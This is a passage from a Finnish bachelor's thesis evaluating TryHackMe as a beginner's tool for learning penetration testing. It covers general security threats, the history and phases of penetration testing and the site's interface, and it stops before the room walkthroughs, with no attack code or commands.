Opinnäytetyö (AMK)

Tieto- ja viestintätekniikka

2024

Niklas Kujala

TryHackMen käyttö tietoturvatestauksen opettelussa

TURKU AMK
TURKU UNIVERSITY OF APPLIED SCIENCES

Opinnäytetyö (AMK) | Tiivistelmä

Turun ammattikorkeakoulu

Tieto- ja viestintätekniikka

2024 | 40 sivua

Niklas Kujala

TryHackMe:n käyttö tietoturvatestauksen opettelussa

Opinnäytetyön tavoitteena oli arvioida, miten TryHackMe-sivusto soveltuu aloittelijan perehdyttämiseen tietoturvan ja tietoturvatestauksen alkeisiin. Työssä käsitellään neljää eri huonetta eli haastetta, joita sivusto tarjoaa ja pohditaan mitä ne opettavat ja tarjoavat käyttäjälle sekä tutustutaan lyhyesti yleiseen tietoturvaan ja tietoturvauhkiin. Haasteiden tekniset osuudet suoritetaan Kali Linux -käyttöjärjestelmällä.

Työssä käsitellyt haasteet vaihtelevat taitovaatimuksen mukaan, jotta työhön saataisiin mukaan moninaisempia haasteita, mutta kaikki huoneet ovat melko yksinkertaisia ja helppoja. Huoneet vaativat eritasoista lähtotietoa eivätkä kaikki huoneet perehdytä käyttäjää kovin syvällisesti.

Opinnäytetyön tuloksena selvisi, että TryHackMe-sivustolla on erittäi laaja valikoima materiaalia tietoturvatestauksesta, mutta sen tarjoama teoria jää vähälle. Koska käyttäjät voivat luoda huoneita itse, on myös joidenkin huoneiden ohjeet kehnoja tai vanhentuneita. Työssä huomattiin huoneiden komentoja, jotka eivät toimi käyttöjärjestelmien nykyisillä versioilla. Iso osa huoneista myös luottaa työkaluihin, jotka vaativat erillistä asennusta ja useampien käyttöjärjestelmän komponenttien päivittämistä, mutta näitä vaiheita ei yleensä huoneissa käsitellä.

ASIASANAT:

tietoturvatestaus, tietoturva, kyberturvallisuus

BACHELOR´S THESIS | ABSTRACT

TURKU UNIVERSITY OF APPLIED SCIENCES

Information- and communications technology

2024

Niklas Kujala

TryHackMe as a learning tool for penetration testing

The topic of the thesis was to evaluate how the TryHackMe website is suitable for introducing beginners to the basics of information security and penetration testing. The study deals with four different rooms, or challenges, that the site offers, and considers what they teach and offer the user, and briefly introduces general cyber security and cyber security threats. The technical parts of the challenges were performed using the Kali Linux operating system.

As a result of the work, it became clear that TryHackMe offers a very wide range of material related to cyber security testing, but the theory it offers falls short. Since users can create rooms themselves, the instructions for some rooms are also poor or outdated. In this study as well, we came across commands offered by the rooms that do not work with the current versions of the operating systems. A large part of the rooms also rely on tools that require separate installation and updating of several components, but these steps are not usually handled in the rooms.

The challenges dealt with in the work vary according to the skill requirement in order to include more diverse challenges in the work, but all the rooms are quite simple and easy.

KEYWORDS:

Penetration testing, cybersecurity, information security challenge

Sisältö

Kuvat

Käytetty sanasto.

AD	Käyttäjähakemisto
CMS	Sisällänhallintajärjestelmä
DDOS	Palvelunestohyökkäys
DHCP	IP-osoitteiden jakamisprotokolla
DNS	Internetin nimipalvelujärjestelmä
Hash	Kryptografinen tiiviste, jolla esimerkiksi salasanat peitetään.
NMAP	Porttiskannausohjelma
NSA	National Security Agency, Yhdysvaltain kansallinen turvallisuusvirasto
OSINT	Avoimen lähdekoodin tiedustelu
RDP	Etäkäyttöprotokolla
Reverse shell	Ohjelma, jolla saadaan kohteeseen luvaton komentokehoteyhteys.
SAM	Security account manager, säilöö käyttäjien salasanoja.
Script	Lyhyt ohjelma, joka koostuu koodista
SMB	Tiedostonjakoprotokolla
SSH	Suojattu komentoyhteys
VPN	virtuaalinen erillisverkko

1. Johdanto

TryHackMe on brittiläinen tietoturvatestauksen opetteluun perustuva sivusto, joka on perustettu 2018 helpottamaan tietoturvatestauksen opettelua (TryHackMe 2023). TryHackMe on ensimmäinen työkalu, joka on käyttäjäystävällinen aloittelijalle. Aikaisemmin hieman vastaavanlaisia konsepteja on ollut ja on edelleenkin (esim. HackTheBox). Nämä on kuitenkint tarkoitettu jo kokenuille käyttäjille, sillä minkäänlaista ohjeistusta ei ole. Sivuston idea on olla erittäin helposti lähestyttävä alku tietoturvan perehdyttämisessä, kun jopa 80 % materiaalista on ilmaista, mutta palvelussa on myös kuukausimaksu, jos haluaa pääsyn loppuihin huoneisiin. Maksullisen version hinta on 10 $ kuussa tai opiskelijoille 8 $ kuussa. Sivusto koostuu eri ”huoneista”, joista jokaisen on tarkoitus opettaa jokin tietty asia tai konsepti. Jokaisessa huoneessa on omat päämääränsä ja ohjeet niiden saavuttamiseksi. Iso osa huoneista vaatii jonkinlaisen Linux-pohjaisen, yleensä Kali-pohjaisen tietokoneen käytön, joka on tarkoitettu juuri tietoturvatestaukseen, mutta myös muut Linux-jakelut toimivat, niihin vain joutuu asentamaan enemmän työkaluja itse. Vaihtoehtona on myös muutamia Windows-pohjaisia huoneita. TryHackMe antaa ilmaisen ”attack boxin”, joka on selaimessa aukeava ikkuna Kali-Linuxista. Tämä ”attack box” tyhjentyy joka kerta, kun sen sulkee, joten se ei ole kovin hyvä ratkaisu, jos palvelua käyttää paljon. Parhaaksi tavaksi olen todennut sen, että asentaa oman Kali-pohjaisen virtuaalitietokoneen, jonne voi itse asentaa kaikkia tarvittavia ohjelmia ja skriptejä. Tämän lisäksi oman virtuaalikoneen saa kustomoitua juuri omia tarpeita varten.

Tietoturvatestaus on ala, jossa uusia ohjelmia tulee koko ajan lisää ja vanhojakin on lukematon määrä. Jos käyttää omaa virtuaalikonetta, pitää se yhdistää TryHackMen verkkoon VPN-yhteydellä. Tämä kytkee oman laitteen TryHackMen omaan verkkoon, muuten ei ole pääsyä huoneisiin. Suurin osa huoneista on erittäin käytännönläheisiä, mutta osa on teoriapohjaisia ja koostuvat pääasiassa lukemisesta ja kysymyksiin vastaamisesta. Huoneet käsittelevät erittäin laajan määrän eri aiheita, jotka liittyvät joko tietoturvaan, tietoverkkoihin tai käyttöjärjestelmiin. Aloittelija voi esimerkiksi aloittaa tietoturvaopiskelunsa opettelemalla Linuxin perusteet, siirtyä sen jälkeen tietoverkkojen perusteisiin ja lopulta itse tietoturvatestaukseen.

Tässä opinnäytetyössä tutkitaan alustan ulkoasua ja käytettävyyttä sekä käsitellään neljää eri huonetta tarkemmin. Lopuksi pohditaan mitä aukkoja hyödynsimme

huoneissa. Työn tarkoitus on tutustua kyseiseen alustaan ja pohtia tarkemmin, auttaako TryHackMe tietoturvatestauksen opettelussa, ja jos auttaa, niin kuinka paljon ja miten.

2. Tietoturva yleisesti

Tietoturvalla tarkoitetaan digitaalisen tiedon suojaamista erilaisilta riskeiltä ja luvattomalta käytöltä sekä mahdollisen hyökkäyksen tapahtuessa vahingon minimoimista. Tietoturvan parantamiseksi on olemassa erilaisia standardeja ja yleisiä käytäntöjä, joita tulee noudattaa

2.1 Tietoturvatestaus yleisesti

Tietoturvatestaus (penetration testing) tai eettinen hakkerointi tarkoittaa tietyn laitteen tai verkon suojauksen murtamista täysin luvallisesti (Imperva n.d.). Yritykset käyttävät tietoturvatestausta apunaan löytääkseen mahdollisia haavoittuvuuksia tai tietoturvallisia heikkouksia ympäristöstään, joita mahdolliset ulkopuoliset käyttäjät voisivat hyväksikäyttää, jotta ne voidaan tutkia ja paikata.

Tietoturvatestausta tehdessä pitää aina saada kirjallinen lupa ja pitää sopia tarkkaan, mitkä kohteet kuuluvat testauksen kohdealueeseen ja mitä hyökkäysmetodeja voidaan käyttää. Tällä tavalla varmistetaan, että kaikki työ on täysin laillista eikä voi tulla sekaannuksia siitä, onko päästy käsiksi tietoihin mihin ei olisi kuulunut olla pääsyä. Tietoturvatestaus voi myös olla osa laajempaa turvallisuusauditointia.

Alalle ei ole olemassa mitään tarkkaa koulutusta, joten juuri TryHackMen kaltaiset palvelut ovat erittäin tärkeitä, jotta uusia osaajia syntyisi lisää. Vaikka palvelu ei luonnollisesti tee kenestäkään ammattilaista, sillä on hyvä mahdollisuus luoda luja mielenkiinto alaa kohtaa, joka taas mahdollistaa etenemisen tietoturvauralla.

Tietoturvatestauksessa kohdejärjestelmät lajitellaan yleensä kolmeen eri kategoriaan: musta laatikko, harmaa laatikko ja valkoinen laatikko (black box, grey box ja white box). Lajittelu määräytyy sen mukaan, kuinka paljon ennakkotietoa järjestelmästä on saatavilla. Musta laatikko on näistä niukin, ja siitä ei yleensä ole muuta tietoa kuin koneen nimi. White boxissa taas on yleensä saatavilla koko lähdekoodi, kun taas harmaa

laatikko sijoittuu näiden kahden väliin. Musta laatikko vastaa oikean maailman hakkerointihaastetta, sillä yleensä ei ole mitään tietoa mitä kohde sisältää. Valkoisia laatikkoja taas käytetään esimerkiksi yrityksen sisäisesti etsimään virheitä järjestelmistä (Yhdysvaltain sisäministeriö n.d.)

Samoin kuin koneet, myös hakkerit lajitellaan kolmeen eri kategoriaan: musta hattu, harmaa hattu ja valkoinen hattu (black hat, grey hat ja white hat). Musta hattu -hakkerit käyttävät samoja tietoturvatestaustekniikoita päästäkseen luvattomasti kiinni järjestelmiin, joihin heillä ei ole sallittua pääsyä, yleensä motiivina on joko maine tai raha. Musta hattu -hakkerit toisin sanoen toimivat täysin laittomasti ja ovat myös vastuussa isosta osasta internetissä kiertävistä viruksista ja haittaohjelmista. Lisäksi he voivat myydä palveluitaan myös ulkopuolisille (Kaspersky, n.d.)

Valkoinen hattu -hakkerit tunnetaan myös eettisinä hakkereina ja ovatkin yleensä ammatiltaan joko tietoturvatestaajia tai muita tietoturva-asiantuntijoita. Myös yksityiset ihmiset voivat olla ”valkohattuja”, esimerkiksi erilaisia ”bug bounty” haasteita tekemällä. Bug bountyt ovat haasteita, joissa erilaiset yritykset maksavat rahaa, jos heidän järjestelmistään löytää tietoturva-aukon.

Harmaa hattu -hakkerit sijoittuvat näiden kahden väliin. Heillä ei ole välttämättä lupaa tehdä tietoturvatestejä, mutta tarkoituksena ei myöskään ole myydä saatua dataa tai käyttää sitä epäeettisesti. Kuitenkin lain silmissä tämäkin toiminta on laitonta eikä ikinä pidä suorittaa tietoturvatestejä ilman kirjallista sopimusta.

2.2 Yleisiä tietoturvauhkia

Kalastelu (phishing) tarkoittaa nimensä mukaisesti tiedon kalastelua. Tämä tapahtuu yleensä sähköpostin välityksellä, jossa esitetään olevansa joku toinen. Yleensä joko pyydetään tietoja mihin ei normaalisti olisi pääsyä tai annetaan linkki sivulle, joka näyttää alkuperäiseltä ja luotettavalta, mutta oikeasti sen ainut tarkoitus on varastaa tietoja, kuten esimerkiksi kirjautumistunnuksia. Paras tapa suojautua kalasteluhyökkäykseltä on aina tarkistaa viestin lähettäjä ja jos viesti ohjaa verkkosivulle, tarkistaa verkkosivun aitouden. Aina nämäkään eivät riitä ja viestiä ei kannata avata, jos viestin aitous epäilyttää vähääkään.

Kalastelusta on olemassa myös erilaisia aliversiota, kuten esimerkiksi whale-phishing ja spear-phishing. Whale-phishingissä kohteena on nimensä mukaisesti organisaation

tärkeämpiä hahmoja eikä perustyöntekijöitä. Tämän ideana on, että jos ihminen kenellä on yrityksessä toimintakriittistä dataa ja tietoa, lataa esimerkiksi kiristysohjelman, maksaa firma lunnasrahat paljon todennäköisemmin. Spear-phishingissä taas kohteet valitaan tarkasti, eikä tietoa kalastalla keneltä tahansa. Kohteet tutkitaan tarkasti ja heille lähetetään henkilökohtaisesti räätälöityjä kalasteluviestejä. Yleensä tässä tapauksessa myös sähköpostiviestin lähettäjä on väärennetty, että viesti vaikuttaisi vieläkin uskottavammalta. Spear-phishing on huomattavasti tehokkaampaa kuin normaali kalastelu, mutta se on myös paljon työläämpää ja hitaampaa. (Cisco, What is Phishing?, 2023c)

Man-in-the-middle (MitM) tunnetaan myös nimellä eavesdropping eli salakuuntelu. Hyökkääjä kaappaa kahden tai useamman tietokoneen välillä meneviä paketteja ja joko muokkaa, pudottaa tai luo tilalle kokonaan uusia omia paketteja. Tällöin uhrien välinen luottamuksellisuus ja datan yhtenäisyys on haavoittunut. (Cisco, Common cyberattacks, 2023b)

Distributed Denial-of-service eli DDoS tai palvelunestohyökkäys on hyökkäys, jossa hyökkääjä käyttää useita, yleensä tuhansia, tietokoneita tukkimaan kohteen kaistaa, katkaisten yhteyden ulkoverkkoon. Hyökkääjä kaappaa ensin tietokoneita käyttöönsä, yleensä haittaohjelmien avulla. Tämän jälkeen kaikki nämä tietokoneet laitetaan lähettämään paketteja itse kohteeseen, yleensä palvelimeen tai palvelimiin. Denial-of-Service-hyökkäyksiä voi tehdä myös vain yhdellä tietokoneella, mutta se ei ole yhtä tehokasta ja isku pystytään katkaisemaan helposti (Cisco, What is a DDos Attack?, 2023f).

SQL-injektiossa syötetään kohteen SQL-tietokantaan komentoja, jotka tulostavat tietoa mihin ei normaalisti olisi pääsyä. Esimerkiksi erilaiset web-lomakkeet hyödyntävät SQL-tietokantoja ja jos niitä ei ole rakennettu turvallisesti, voidaan koko tietokanta tulostaa yksinkertaisilla komennoilla lomakkeen kautta (Kingthorin, SQL-Injection, 2019).

Cross-Site Scripting -hyökkäyksessä hyökkääjä injektoi omaa koodiansa luotetulle verkkosivulle. Kohteena on yleensä sivuston toiset käyttäjät. Tältä hyökkäykseltä onkin hankala suojautua, koska itse verkkosivu on luotettava ja turvallinen. Tällä hyökkäyksellä saadaan yleensä pääsy kaikkeen dataan, mitä hyökkäyksen uhri syöttää verkkosivulle (KirstenS, Cross Site Scripting (XSS), 2019).

DNS-tunneloinnilla sivuston URL-osoite ohjaakin eri IP-osoitteeseen. DNS (Domain Name Service) kääntää verkkosivuston nimen IP-osoitteeksi ja ohjaa käyttäjän sen jälkeen oikealle sivustolle. Tässä hyökkäyksessä uhrin tietokone saadaan käyttämään toista DNS-palvelinta esimerkiksi haittaohjelman avulla. Tällöin sivustot voivat ohjautua

täysin eri sivustoille kuin olisi oikeasti tarkoitus. Yleensä uusi haitallinen sivu on vielä tehty täysin alkuperäisen näköiseksi, ettei käyttäjä huomaisi eroa ja syöttäisi täten tietonsa sivustolle (Palo Alto Networks Cyberpedia, What is DNS tunneling?, 2023).

Haittaohjelmat ovat ohjelmia, joiden tarkoituksena on aiheuttaa vahinkoa uhrille. Ohjelmia on lukemattomia määriä ja tarkoituksia on myös erittäin paljon. Tunnetuimpia haittaohjelmatyyppejä ovat Troijan hevonen, kiristysohjelmat ja erinäiset tietokonevirukset. Koska haittaohjelmia ja niiden toimintamekanismeja on niin paljon, ei tässä voida pureutua niihin kaikkiin kovin tarkasti, mutta alla on kuitenkin lueteltuna yleisimpiä haittaohjelmia ja niiden toimintatapoja (Cisco, What is malware?, 2023d).

Kiristysohjelmat lukitsevat kohteen tietokoneen, kunnes uhri suostuu maksamaan lunnasrahat hyökkääjälle. Maksun jälkeen hyökkääjä lähettää uhrille ohjeet, miten salaus puretaan. Tässäkin piilee aina omat riskinsä siinä, ettei ohjeita ikinä tulekaan ja näin tietokone pysyy lukittuna. Yleensä kiristysohjelma kryptaa kaikki kohteessa olevat tiedostot eikä salausta ole mahdollista murtaa ilman oikeaa avainta. Yleinen kehotus on, ettei lunnaita kannata maksaa, koska se kannustaa rikollisia tekemään entistäkin enemmän kiristysohjelmahyökkäyksiä. Jos rikollinen jää kiinni tästä, yleensä heidän salauksensa murretaan ja salausavaimet tulevat julkiseksi saataville verkkoon. Tähän ei kannata luottaa, koska kiinnijäämiseen saattaa mennä vuosia ja luonnollisesti kaikki rikolliset eivät jää kiinni (Cisco, What is malware?, 2023d).

Spyware on haittaohjelmistotyyppi, jonka tarkoituksena on vakoilla kohdejärjestelmää ja oppia siitä ja sen käytöstä mahdollisimman paljon. Näiden ohjelmien tarkoituksena on saada haltuun esimerkiksi käyttäjän eri tilejä, kuten sähköposti- ja verkkopankkitilit. Melko yleisesti tämä tapahtuu keylogger-tyyppisen haittaohjelman avulla, joka tallentaa jokaisen käyttäjän tekemän näppäimistönpainalluksen ja lähettää ne eteenpäin hyökkääjälle. On myös vähemmän haitallisempia vakoiluohjelmistoja, joiden tarkoitus on kerätä muun muassa selaindataa mainosdataa varten (Cisco, What is malware?, 2023d).

Adware eli mainosohjelmiston tehtävä on näyttää käyttäjälle mainoksia vastoin tämän tahtoa. Hyökkääjät voivat tienata rahaa näyttämällä näitä mainoksia uhreilleen tai vaihtoehtoisesti tienata pienen summan aina kun mainosta klikataan (Cisco, What is malware?, 2023d).

Troijalainen on haittaohjelma, joka esittää olevansa täysin turvallinen tiedosto, esimerkiksi verkosta ladattu ohjelma tai sähköpostin mukana saatu liite. Troijalaisen mukana voi tulla minkälainen haittaohjelma tahansa, mutta yleisesti sen mukana tulee

jonkinlainen ”takaovi”, jonka kautta hyökkääjä saa uhrin tietokoneen haltuunsa. Yleisiä ovat myös aikaisemmin käsitellyt kiristysohjelmat (Cisco, What is malware?, 2023d).

Madot ovat haittaohjelmia, jotka leviävät hyvin aggressiivisesti ja nopeasti verkon sisällä hyödyntäen laitteiden haavoittuvaisuuksia. Kun yksi verkossa oleva laite saa tartunnan, skannaa mato tämän laitteen ja verkon ja leviää toiseen laitteeseen, jos siihen on mahdollisuus. Itse madon tarkoitus ei yleensä ole vahingoittaa tartutettuja laitteita, mutta on mahdollista liittää madon kylkeen muita, vahinkoa aiheuttavia haittaohjelmia. Esimerkkejä madoista ovat Morris worm ja ExploreZip (Cisco, What is malware?, 2023d).

2.3 Tietoturvatestauksen historia

Jo vuonna 1965 amerikkalaiset turvallisuusasiantuntijat varoittivat hallitusta ja yrityksiä, että kasvava tietokoneiden välinen viestintä luo riskin väärinkäytöksille verkon kautta. Vuonna 1967 järjestetyssä Joint Computer -konferenssissa yli 15 000 tietoturva-asiantuntijaa kerääntyi yhteen ja keskustelivat tietoturvamurtojen mahdollisuuksista. Tässä tapahtumassa käyttöön otettiin termi ”*penetration testing*”, joka on edelleenkin käytössä. Itse tietoturvatestaus oli yhdysvaltalaisten RAND ja Advanced Research Projects Agency (ARPAn) keksintö. Eräs puolustusalihankkija, joka käytti tietokonettaan uuden hävittäjälentokoneen suunnittelemiseen, halusi myydä ”tietokoneaikaa” omalta tietokoneeltaan muille etäkäyttäjille. Tämä oli tuohon aikaa melko yleinen tapa. Aikaa myytiin siten, että tietty osa tietokoneen resursseista allokoitiin etäkäyttöä varten ja ajan ostaja pääsi siihen käsiksi omalta päätteeltään. Tietokoneet olivat erittäin suuria ja kalliita tuohon aikaan, joten tämä oli kätevä tapa saada tietokone käyttöön pienellä kustannuksella (Ware, H. 1970). Puolustusalihankkija kysyi lupaa Yhdysvaltain puolustusministeriöltä, jolla ei ollut vielä olemassa mitään ohjeistusta aiheeseen liittyen. Puolustusministeriön alla toimiva ARPA, kysyi asiasta työntekijältään Willis Warelta, joka kokosi tiimin tutkimaan tietoturvaa asiaan liittyen. Aiheesta luotiin raportti nimeltä ”*Security Controls for Computer Systems*”, jota pidetään modernin tietoturvan kulmakivenä (Infosec Institute, The history of penetration testing, 2019).

Vuonna 1970 Yhdysvaltojen hallitus ja sen alihankkijat alkoivat käyttää ”*tiikeritiimejä*” joiden tarkoitus oli murtautua eri järjestelmiin käyttäen tietoturvahaavoittuvuuksia. Käytännössä kaikissa näissä testeissä tiimit läpäisivät kohteen tietoturvan. Tämä kertoi tietoturvan olevan todella heikolla tasolla ja siitä asti tietoturvaa on jatkuvasti pyritty kehittämään tähän päivään asti (Infosec Institute, The history of penetration testing, 2019). Nykyään alan yritykset tarjoavat erilaisia tietoturvatestaus- projekteja kaikenkokoisille asiakkaille. Kuka tahansa voi opetella tietoturvatestausta eri palveluiden, kuten TryHackMe:n kautta

Tietoturvatestauksessa on olemassa perinteinen työjärjestys, jonka tarkat tekniset toimenpiteet hieman vaihtelevat kohteen mukaan. Pääsääntöisesti testaus kuitenkin koostuu viidestä eri vaiheesta.

Ensimmäinen vaihe on suunnittelu ja tiedustelu, joiden tarkoituksena on kerätä kohteesta mahdollisimman paljon tietoa ennen kuin itse kohteeseen otetaan minkäänlaista yhteyttä. Suunnittelussa määritetään itse testauksen parametrit, kohteet, hyökkäystavat sekä mahdolliset varasuunnitelmat, jos joku menee pieleen. Tarkka suunnittelu mahdollistaa mahdollisimman monen muuttujan huomioonottamisen. Tiedustelun tarkoituksena on kerätä esimerkiksi verkko- ja verkkotunnusnimet sekä käyttäjät ja aikataulut.

Toinen vaihe on skannaus. Skannauksessa käytetään erilaisia työkaluja, joilla tutkitaan esimerkiksi kohteen avoimet portit ja mitä palveluita kyseisien porttien kautta kulkee sisään ja ulos. Lisäksi mahdolliset hakemistot ja SMB-jaot on tärkeää tutkia ennen hyökkäyksen aloittamista. Skannausvaihe on syytä tehdä varoen, sillä liian aggressiivisesta skannauksesta voi tulla kohteelle hälytys.

Kolmas vaihe on haavoittuvuuskartoitus. Tässä vaiheessa tutkitaan skannauksen tulokset ja yritetään löytää tietoturvahaavoittuvuuksia kohteesta. Vaiheessa voidaan esimerkiksi tutkia onko porteissa käytössä jokin vanha protokolla, jota voitaisiin hyödyntää tai pyörittääkö kohde vaikka verkkosivua johon voidaan kohdentaa hyökkäys.

Neljännes vaihe on hyödyntäminen. Tämä vaihe on niin sanottu toimintavaihe, jossa itse hyökkäys tapahtuu. Tässä vaiheessa hyödynnetään löydettyjä haavoittuvaisuuksia ja tietoturva-aukkoja. Mitä tarkemmin aikaisemmat vaiheet on suoritettu, sitä todennäköisemmin hyökkäys onnistuu.

Viides eli viimeinen vaihe on loppuanalyysi, jossa itse testausta ja sen tulosta pohditaan alusta loppuun. On tärkeää pohtia mikä onnistui ja mikä ei. Tähän vaiheeseen

kuuluu myös selkeän loppuraportin laatiminen, jonka tulisi sisältää kaikki vaiheet alusta loppuun, ja käytetyt hyökkäykset ja miten tulevaisuudessa kohde voitaisiin suojata paremmin. Jos kyseessä on oikean asiakasympäristön testaus, raportti lähetetään asiakkaalle ja mahdollisesti myös löydetyt aukot korjataan (Imperva, Penetration testing, n.d.)

3 TryHackMe-sivuston ulkoasu ja käyttöliittymä


Alla on tarkemmin selitettynä kuvan 1 punaisella numeroidut kohdat.

1. on yläpalkki, josta löytää ”Dashboardin” eli kyseisen etusivun, ”learn” -välilehden, josta löytää oppimissuuntaukset ja huoneet, ”compete” jossa voi verrata omia pisteitänsä muihin käyttäjiin ja pelata ”King of the Hill” -peliä eli niin sanottua vuorenvalloitusta. Kyseisessä pelimoodissa kilpaillaan korkeintaan yhdeksän muun käyttäjän kanssa siitä, kuka pysyy virtuaalikoneen ”root”-käyttäjänä kauiten, eli toisin sanoen koitetaan saada täysi pääsy tietokoneelle ja vahvistaa turvallisuutta sekä estää toisia käyttäjiä saamasta asemaasi tai hyväksikäyttää tietoturvaheikkouksia ja päästä ”root”-käyttäjäksi.

2. laatikko näyttää sivuston kokonaiskäyttäjämäärä ja oma tason käyttäjämäärästä. Esimerkissä oma tilini on sijalla 42 979 eli parhaimman 3 % joukossa kaikista käyttäjistä.

3. ”Skills Matrix” eli taitomatriisi näyttää osaamisesi pisteet eri taitoalueilla. Nämä pisteet lasketaan sen mukaan, mitä osioita olet tehnyt eri huoneista. Pisteet muuttuvat jatkuvasti tekemisesi perusteella.

4. Tämä näyttää oman tasosi, edistymisen seuraavaan tasoon ja tittelin. Tasoja on 1–13 ja uusia tasoja saavuttaa saamalla pisteitä, joita saa aina kun antaa vastauksen huoneessa. Tasoissa 8–13 on myös oma titteli, joka näkyy tason perässä. Kuvassa esimerkkinä oma titteli ”0mn1” eli taso 9.

